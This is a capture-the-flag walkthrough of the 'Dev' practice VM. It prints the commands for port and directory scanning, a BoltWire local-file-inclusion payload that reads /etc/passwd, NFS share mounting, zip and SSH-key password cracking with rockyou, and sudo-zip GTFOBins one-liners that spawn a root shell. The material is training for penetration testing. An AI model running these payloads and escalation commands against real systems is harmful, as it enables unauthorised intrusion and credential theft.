Dev Machine Walkthrough
NFS Enumeration, LFI Exploitation & Privilege Escalation
Overview
This walkthrough demonstrates a complete penetration test of the Dev machine, covering multiple attack vectors including directory enumeration, Local File Inclusion (LFI), NFS mounting, password cracking, and privilege escalation through sudo abuse.
IP Address: 10.0.2.155
Difficulty: Medium
Skills Required: Nmap, Directory Enumeration, LFI Exploitation, NFS, fcrackzip, SSH, Sudo Exploitation
VM Download: VMs - Google Drive
Initial Setup
Dev Machine Configuration
Login credentials for the Dev VM:
Username: root
Password: tcm
After logging in, obtain an IP address:
dhclient
ip a
Reconnaissance
Nmap Scan
Start with an Nmap scan to identify open ports and services:
nmap -sV -sC -p- 10.0.2.155
Discovered Services
The scan revealed 5 open ports with the following notable services:
- Port 22: SSH - OpenSSH
- Port 80: HTTP - Apache web server
- Port 111: RPCbind
- Port 2049: NFS (Network File System)
- Port 8080: HTTP - Alternative web service
Web Service Enumeration
Port 80 Analysis
Visiting http://10.0.2.155 shows a Bolt CMS installation error page.
Port 8080 Analysis


Port 8080 hosts a PHP application. Let's enumerate both services using ffuf.
Directory Enumeration - Port 80
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.0.2.155/FUZZ
Directory Enumeration - Port 8080
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.0.2.155:8080/FUZZ

Exposed Configuration Files
Browsing to http://10.0.2.155/app/ reveals exposed files and directories, including a config.yaml file.
LFI Exploitation
BoltWire Discovery
On port 8080, the /dev directory reveals a BoltWire CMS panel at http://10.0.2.155:8080/dev/

After registering and logging in, search for "boltwire exploit" on Google.
LFI Vulnerability

BoltWire is vulnerable to Local File Inclusion (LFI). Use the following payload in the search action parameter:
&action=../../../../../../../etc/passwd
Successfully read /etc/passwd and identified user jeanpaul.
NFS Enumeration
Checking NFS Shares
Since port 2049 (NFS) is open, let's enumerate available shares:
showmount -e 10.0.2.155
Mounting NFS Share
Create a mount point and mount the /srv/nfs share:
mkdir /mnt/dev
mount -t nfs 10.0.2.155:/srv/nfs /mnt/dev
cd /mnt/dev
ls -la
Found a save.zip file in the mounted directory.
Password Cracking
Cracking Zip File Password
Attempting to unzip save.zip reveals it's password protected. Use fcrackzip to crack the password:
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u save.zip
Extracting Zip Contents
unzip save.zip
Password: java101
The zip file contains:
todo.txt- Mentions "jp" (likely jeanpaul)id_rsa- SSH private key for jeanpaul
The pieces are connecting: LFI revealed jeanpaul user, config.yaml had credentials, and now we have his SSH key!
SSH Access
Connecting via SSH
Try connecting with the id_rsa key and config.yaml password:
chmod 600 id_rsa
ssh -i id_rsa jeanpaul@10.0.2.155
Successfully logged in using the password from config.yaml!
ssh2john id_rsa > id_rsa.hash
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Privilege Escalation
Checking Sudo Privileges
Check what commands jeanpaul can run with sudo:
sudo -l
We can run /usr/bin/zip as root without a password. This is exploitable!

GTFOBins - Zip Exploitation
Search for "gtfobins zip" on Google or visit: GTFOBins - zip
Exploiting Sudo Zip
Use the GTFOBins commands to spawn a root shell:
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
Or use the alternative command:
sudo /usr/bin/zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"Root Access

Successfully obtained root shell!
whoami
# Output: root

cd /root
ls
cat flag.txtSummary
Attack Chain
- Nmap scan revealed HTTP (80, 8080), NFS (2049), and SSH services
- Directory enumeration discovered exposed config.yaml with credentials
- Identified BoltWire CMS on port 8080
- Exploited LFI vulnerability to read /etc/passwd and identify jeanpaul user
- Enumerated NFS shares and mounted /srv/nfs
- Found password-protected save.zip file in NFS share
- Cracked zip password using fcrackzip (password: java101)
- Extracted SSH private key (id_rsa) from zip file
- SSH'd as jeanpaul using config.yaml password
- Discovered sudo privileges for /usr/bin/zip
- Exploited sudo zip using GTFOBins technique
- Gained root shell and captured the flag
Key Lessons
- Always enumerate all services, not just HTTP
- NFS shares can contain sensitive files
- Configuration files often expose credentials
- LFI vulnerabilities can reveal usernames and system information
- Password-protected archives can be cracked with proper tools
- GTFOBins is essential for sudo privilege escalation
- Any binary with sudo privileges can potentially be exploited
Tools Used
- Nmap - Port scanning and service detection
- ffuf - Directory enumeration
- showmount - NFS share enumeration
- mount - Mounting NFS filesystems
- fcrackzip - Zip password cracking
- ssh/ssh2john - SSH key handling and cracking
- GTFOBins - Privilege escalation reference